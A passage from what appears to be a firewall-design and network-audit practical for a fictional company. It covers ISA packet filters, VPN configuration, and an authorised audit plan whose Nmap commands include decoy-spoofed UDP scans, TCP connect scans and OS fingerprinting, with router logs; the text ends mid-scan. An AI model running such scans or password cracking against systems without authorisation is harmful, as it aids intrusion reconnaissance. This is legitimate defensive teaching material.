ISP DNS .2 to DMZ DNS XFER	Allow	ISASERVE...	Custom filter	TCP
ISP DNS .4 to DMZ DNS Query	Allow	ISASERVE...	Custom filter	UDP
ISP DNS .4 to DMZ DNS XFER	Allow	ISASERVE...	Custom filter	TCP

On a tri-homed ISA server (this specific network is utilizing 4 interfaces), packet filters have to be used to expose services on the Service Network (DMZ) to the public.

Web Server – 110.20.20.2

From anywhere on the Internet TCP > 1023 to TCP 80
From TCP > 1023 to TCP 80 anywhere on Internet
From anywhere on the Internet TCP 443 to TCP > 1023
From TCP > 443 to anywhere on the Internet TCP > 1023

The DMZ DNS server is authoritative for GIAC Enterprises public name space. It uses GIAC's ISP DNS server for a secondary DNS server for redundancy and also as its forwarder.

DNS Server – 110.20.20.3

From anywhere on the Internet UDP > 1023 to UDP 53
From UDP 53 to anywhere on the internet UDP > 1023
From ISP DNS server TCP >1023 to TCP 53
From TCP 53 to ISP DNS server TCP >1023
(TCP utilized for zone transfers from GIAC to ISP secondary)


SMTP Server – 110.20.20.4

From anywhere on the Internet TCP > 1023 to TCP 25
From TCP 25 to anywhere on the Internet TCP > 1023
From TCP > 1023 to anywhere on the Internet SMTP 25
From anywhere on the Internet TCP 25 to TCP > 1023

The IDS – (Linux RedHat 7.2/Snort1.86) is monitoring the Service Network (DMZ) for anomalies. It is logging to an internal Syslog server that we exposed to it earlier using ISA's publishing rules.

IDS – 110.20.20.5

From IDS server UDP > 1023 to internal Syslog server UDP 514
(actually pointed at the ISA DMZ interface)



Name	Protocol	Internal IP ...	External IP Address
Border Router --> Syslog Server	Syslog UDP 514	192.168.50.3	110.10.10.2
Internal NTP Server to DMZ Srvrs	NTP Server UDP 123	192.168.50.7	110.20.20.1
Internal SQL Server to DMZ Web Server	SQL Server	192.168.50.6	110.20.20.1
Internal Syslog Server to DMZ Servers	Syslog UDP 514	192.168.50.3	110.20.20.1
SMTP Server. Published IP: 110.20.20.1	SMTP Server	192.168.50.8	110.20.20.1

Mobile Employees – 192.168.75.1-14


Mail (Notes Client) – 192.168.50.8
From client address and TCP > 1023 to internal mail server and TCP 1352
From internal mail server TCP 1352 to mobile client address and TCP > 1023

Norton's Antivirus Corporate Edition 7.6 (located on NTP server)
From client address and UDP 2967 to AV server UDP 2967
From AV server UDP 2967 to client address and UDP 2967


Internal Web server – 192.168.50.4
From client address and TCP > 1023 to internal Web server and TCP 80
From internal Web server TCP 80 to mobile client address and TCP > 1023
From mobile client address and TCP > 1023 to internal Web Server and TCP 443
From internal Web server TCP 443 to mobile client address and TCP > 1023

Partners/Suppliers – 192.168.100.1-26

From client address and TCP > 1023 to internal Web server TCP 80
From internal Web server TCP 80 to client address and TCP > 1023
From client address and TCP > 1023 to internal Web Server and TCP 443
From internal Web Server TCP 443 to client address and TCP > 1023



Name	Scope	Action	Applies To	Sche
Internal Clients FTP Download Only	Array	Allow	Client Sets: Internal Clients	Alwa
Internal Employees HTTP and HTTPS	Array	Allow	Client Sets: Internal Clients	Alwa
Internal ISP Server to ISP DNS Server	Array	Allow	Client Sets: Internal DNS Server	Alwa
Internal NTP Server to Strata 2 Servers	Array	Allow	Client Sets: Internal NTP Server	Alwa
Internal SMTP Server to DMZ Mail Relay	Array	Allow	Client Sets: Internal SMTP Ser...	Alwa
Mobile Employees to Internal Mail	Array	Allow	Client Sets: Mobile Employees	Alwa
Mobile Employees to Internal Web	Array	Allow	Client Sets: Mobile Employees	Alwa
Mobile Emp. to NTP & Norton Ent. AV Server	Array	Allow	Client Sets: Mobile Employees	Alwa
Part./Supp. to Internal Web Server	Array	Allow	Client Sets: Partners/Suppliers	Alwa



Name	Action	Protocol	Applies To
DMZ SMTP OUT	Allow	SMTP	Client Sets: DMZ Mail S
Internal DNS Server to ISP DNS Server	Allow	DNS Query	Client Sets: Internal DN
Internal Employees FTP	Allow	FTP Download only	Client Sets: Internal Cli
Internal Employees HTTP and HTTPS	Allow	HTTP,HTTPS	Client Sets: Internal Cli
Internal Mail Server to DMZ Mail Relay	Allow	SMTP	Client Sets: DMZ Mail S
Internal NTP Server to Strata 2 Servers	Allow	NTP (UDP)	Client Sets: Internal NT
Mail wizard rule - SMTP. Internal IP: 1...	Allow	SMTP,SMTP Server	Client Sets: Mail Wizarc
Mobile Employees to Internal Mail Server	Allow	Notes Client	Client Sets: Mobile Emp
Mobile Employees to Internal Web	Allow	HTTP,HTTPS	Client Sets: Mobile Emp
Mobile Employees to Norton's Ent AV	Allow	Norton's Enterprise AV Server	Client Sets: Mobile Emp
Mobile Employees to NTP Server	Allow	NTP (UDP)	Client Sets: Mobile Emp
Part./Sup. to Internal Web Server	Allow	HTTP,HTTPS	Client Sets: Partners/S

Access for both the GIAC mobile clients and the GIAC partners and supplies are provided by the combination of Site and Content rules and Protocol Rules. The GIAC employees are allowed access to the internal Web server, internal mail server, and the Norton Enterprise server, while the GIAC partners and suppliers have access only to the internal Web server.


VPN – Mobile Employees/Partners & Suppliers –

To provide the VPN access to the network GIAC Enterprises is utilizing a Nortel Contivity Switch which supports up to 200 tunnels.
Hardware Specifications –

Part	Description	Qty	Unit	Extended
DM14057	Contivity 1600, 200 tunnels, Dual 10/100 Ethernet LAN Ports, 1 PCI EXP slot, Server S/W with (56-Bit) Encryption, Unlimited License for IPSEC client S/W.	1	4,550.00	4,550.00
AA0020022	Power Cord 10A-110/120V North America	1	0.00	0.00
DM0004005	128 MB RAM upgrade (Factory Install)	1	487.50	487.50

DM0016002	Contivity Stateful Firewall license for the 15x0/1600 platform(Firmware 3.5 Required)	1	650.00	650.00

Total $5,687.50



System Status

System Up Time

Up Time	170 10:08:48


System Configuration

Software Version	V03_60.45
Software Build Date	Apr 4 2001, 19:39:35
System Serial Number	23668
MAC Address	00-E0-7B-06-3E-50
BIOS	PO5

System Hardware

Processor 1	Celeron 400 Mhz, L1D Cache:16K, L1I Cache:16K, L2 Cache:128K
Memory	20 MB Free, 64 MB Total.
Hard Disk 1	1789 MB Free, 2036 MB Total
Diskette	3.5 Inch

This is a screen shot of the System Status. The Contivity is managed through a browser pointing at its 'management address' (ex: http://10.x.x.x). This is a second address that is given to the private interface of the switch. Since GIAC Enterprises is already utilizing this piece of equipment will we do a quick review of the VPN configuration for the Mobile Employees, Partners and Suppliers.



User Management


Group /Base/VPN_MobileEmployees

Last	First	Actions

There are no users defined in this group

Press the Add User button to Add Users to this group

Here we have selected Profiles -> Users from the Menu. We will add a new employee to the group that is called /Base/VPN_MobileEmployees that was created earlier. All employees in this group will share the same connection configuration. Next we select the 'Add User' button to proceed.



User Management --> Add User

General

	First	Last
Name	John	Smith
Group	/Base/VPN_MobileEmployees	

	Static IP Address	Static Subnet Mask
Remote User	192.168.75.1	255.255.255.240

Note: The static IP subnet mask is used for IPsec connections only

User Accounts

	User ID	Password	Confirm Password	Expires (Days)
IPsec	JSmith	••••••••	••••••••	
PPTP				
L2TP				
L2F				

L2TP/IPsec Data Protection

Require Own IPsec Credentials □

IPsec Certificate Credentials

Remote Identity

Valid Issuer Certificate Authority

(No issuer CAs available)

On this screen we provide a first and last name, a static IP address, an IPSEC user ID and password. The static IP is used so we can control what access this account has on the GIAC private LAN. The Contivity also allows IP assignment through an IP pool of addresses or a DHCP server. Certificate authentication is supported on the Nortel switch. GIAC has not implemented an internal Certificate Authority at this time, but may do so in the future. The GIAC partners/suppliers are setup in the same fashion in their own appropriate group and static IP addresses.

Assignment 3 Network Audit

GIAC Enterprises Network Audit

As part of the firewall deployment it has been decided that a network audit should be preformed. This audit should be documented in such a way as to be part of the deliverables by the consultant to the GIAC management and IT staff. A planning meeting was scheduled and executed. Attendees included the consultant, IT senior staff and GIAC's CIO. The meeting concluded with the items below:

A policy was written giving permission for the audit. After reviewing the last 90 days of GIAC Enterprise's business trends it was concluded that the appropriate time for the audit would be over the weekend. The audit would be conducted in three phases.

Phase I –

Check the physical security of the GIAC office. This would include a test of the alarm system, the backup generator, combination door locks, procedures for disposing of confidential documents, reviewing client PC's for current virus definition files and password complexity on the servers. The Microsoft Tool, HotFixNetworkChecker would be used to scan all the Windows based PC's for status of patches. The policy that had been written for the audit included permission to use the tool l0phtcrack to check the server passwords. This phase would be done on Saturday from the hours of 8 AM to 1 PM.

Phase II –

That evening from 6 PM until 11 PM (or when completed) a complete backup and restore of the ISA server including the firewall configuration would be done. This would provide the GIAC IT staffers with hands on recovery of the new equipment. This phase would also include a verification of a valid back up of the border router configuration file and documentation of the same. Once the items are verified, they will be placed in the Senior IT manager's office in the fire proof safe.

Phase III-

Starting on Sunday at 8 AM the audit would continue with a network access check. This would include using PhoneTag to check for rogue modems. It will be configured to dial GIAC Enterprises range of phone prefixes to check for modem access. GIAC has a strict policy against hanging modems anywhere on its network. Nmap will be used to scan the network for leaks from an outside location. It will also be used to verify the border routers ACL's and the firewall rules. For off site testing, arrangements have been made to use one of the IT staff's residence since he has a cable modem connection and it is the same ISP as GIAC Enterprises. The ISP was notified of the audit and given a contact name and number in case of problems or issues.

The consultant would lead the audit and would be assisted by the senior IT manager and one of the junior staff. Total time allocated for the audit is 18 hours. This equates to 48 man hours. This breaks out from a cost stand point to:

Consultant x 18 hours @ $75/hr	$1,350
Sr. IT manger x 18 hours @ $60/hr	$1,080
Jr. IT staff x 18 hours @ $35/hr	$ 630
Cost for tools and equipment (included)	$ 0

Total: $3,060

The initial test is to check GIAC's border router ACLs to verify that the router is in fact denying spoofed addresses. The test is done using a network scanning tool called Nmap. It was written by Fyodor and can be obtained from http://www.insecure.org/. It was written originally to run on UNIX/Linux but a Windows port is now available. It ships with most Linux distributions including RedHat which is the consultant's preference. It can be installed using the RedHat Package Manager. Once the CD has been mounted with the command mount /mnt/cdrom, the program can be installed with a command;
rpm –ivh /mnt/cdrom/RedHat/RPMS/nmap-2.5BETA22-3.
The rpm options are:
-i install -v be verbose -h show hash marks(progress bar)

If you are a purist at heart you can download the tarball version from the website and compile and install that way. This procedure is not much more complicated, just a few more commands. The file comes downloaded as nmap-2.54BETA34.tgz. You would then step through these commands;


The tar command to uncompress and extract the files into a directory;
#tar –xvzf nmap-2.54BETA34.tgz
The options –x extract –v be verbose -z uncompress -f <filename>.
Change to that directory - *cd namap-2.54BETA34*
Type **. /*configure***
Type ***make***
And finally ***make install***

Now we are ready to use the nmap tool to do our first test on the border router acls.

```
# nmap (V. 2.54BETA22) scan initiated Mon May 27 13:40:49
2002 as: nmap -sU -P0 -p 1-25 -v -n -D5.1.1.1 -oN
brouter.txt 4.1.1.2
All 25 scanned ports on  (4.1.1.2) are: filtered

# Nmap run completed at Mon May 27 13:41:11 2002 -- 1 IP
address (1 host up) scanned in 22 seconds
```

Here is the nmap command that was run to test the ip spoof rule against the GIAC border router. The access-list rule is: access-list 101 deny ip 5.0.0.0 0.255.255.255 any log. The options are:

-sU	UDP port scan
-P0	Don't ping hosts
-p	range of ports to scan
-v	be verbose
-D5.1.1.1	decoy address – this is used to test our spoofed ip address
-n	no DNS resolution
-oN	normal output and log to file <file name>



```
GIAC_BR#
.May 27 13:27:58.315 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 110.20.20.2(1
37) -> 110.20.20.15(137), 1 packet
GIAC_BR#
.May 27 13:29:07.259 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 110.20.20.2(1
38) -> 110.20.20.15(138), 1 packet
.May 27 13:30:11.023 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021
) -> 4.1.1.2(10), 1 packet
.May 27 13:30:12.027 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(24), 1 packet
.May 27 13:30:13.519 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021
) -> 4.1.1.2(2), 1 packet
.May 27 13:30:14.519 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(23), 1 packet
.May 27 13:30:15.955 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021
) -> 4.1.1.2(25), 1 packet
.May 27 13:30:16.955 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(21), 1 packet
.May 27 13:30:18.075 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(17), 1 packet
.May 27 13:30:19.579 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021
) -> 4.1.1.2(9), 1 packet
.May 27 13:30:20.579 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021
) -> 4.1.1.2(2), 1 packet
.May 27 13:30:21.967 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(25), 1 packet
.May 27 13:30:23.159 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(14), 1 packet
.May 27 13:30:24.647 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022
) -> 4.1.1.2(8), 1 packet
.May 27 13:31:21.471 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021
) -> 4.1.1.2(25), 1 packet
.May 27 13:31:22.483 CST: %SEC-6-IPACCESSLOGP: list 101 denied udp 5.1.1.1(60786
```

Here is a screen shot of the border router from the console denying the spoofed IP address. And below is the output from the Syslog server where the router is logging.

```
May 27 13:29:13 110.10.10.1 394: .May 27 13:27:58.315 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 110.20.20.2(137) ->
110.20.20.15(137), 1 packet
May 27 13:30:22 110.10.10.1 395: .May 27 13:29:07.259 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 110.20.20.2(138) ->
110.20.20.15(138), 1 packet
May 27 13:31:25 110.10.10.1 396: .May 27 13:30:11.023 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021) -> 4.1.1.2(10), 1
packet
May 27 13:31:26 110.10.10.1 397: .May 27 13:30:12.027 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022) -> 4.1.1.2(24), 1
packet
May 27 13:31:28 110.10.10.1 398: .May 27 13:30:13.519 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021) -> 4.1.1.2(2), 1
packet
May 27 13:31:28 110.10.10.1 399: .May 27 13:30:14.519 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 5.1.1.1(39022) -> 4.1.1.2(23), 1
packet
May 27 13:31:30 110.10.10.1 400: .May 27 13:30:15.955 CST: %SEC-6-
IPACCESSLOGP: list 101 denied udp 5.1.1.1(39021) -> 4.1.1.2(25), 1
```

This also verifies that the publishing rule which allows access to the Syslog server on the private LAN through the ISA server is working as well. Looking closely at the screen shot of the router console above you will also notice that we have validation of one of the router Egress rules which is -

!Microsoft Services
access-list 199 deny udp any any range 135 139

The next test is to see if we can glean any information from the router using Nmap to do a TCP connect scan to see if any ports are listening. We give the scanning host an address of 3.1.1.5 to represent an outside network.

```
# nmap (V. 2.54BETA22) scan initiated Mon May 27 13:42:54 2002 as:
nmap -sT -P0 -p 1-1500 -v -n -oN brouter2.txt 4.1.1.2
All 1500 scanned ports on (4.1.1.2) are: filtered

# Nmap run completed at Mon May 27 13:53:40 2002 -- 1 IP address (1
host up) scanned in 646 seconds
```

Here we are doing a TCP connect() scan (the default), which can be a very 'noisy' scan but works for our purposes since we are looking for open ports. We scanned TCP ports 1-1500 and after 646 seconds Nmap reports all ports filtered.

Next we use nmap to scan the DMZ to see if only the expected ports are open. The command to initiate the scan is:
#nmap –sT –v –P0 –p 1-500 –n –O –oN dmzopenports.txt 110.20.20.1-6

Even though there are 14 valid addresses in the DMZ network, we are going to only scan addresses that have actual hosts for the sake of brevity. Based on the options arguments above we are asking nmap to:

-sT	– do a TCP connect() scan
-v	– be verbose
-P0	– don't ping (since we are blocking anyway)
-p	- scan port 1 through 500
-n	-don't attempt to resolve
-O	-attempt to finger print the operating system
-oN	-create human readable output using the file dmzopenports.txt
110.20.20.1-6	-scan this range of addresses

Here is the output from that scan:

```
# nmap (V. 2.54BETA22) scan initiated Sat Jun  1 15:57:58 2002 as: nmap
-sT -v -P0 -p 1-500 -n -O -oN dmzopenports.txt 110.20.20.1-6
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 500 scanned ports on  (110.20.20.1) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA22%P=i386-redhat-linux-gnu%D=6/1%Time=3CF9393A%O=-1%C=-
1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)


Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (110.20.20.2):
(The 498 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

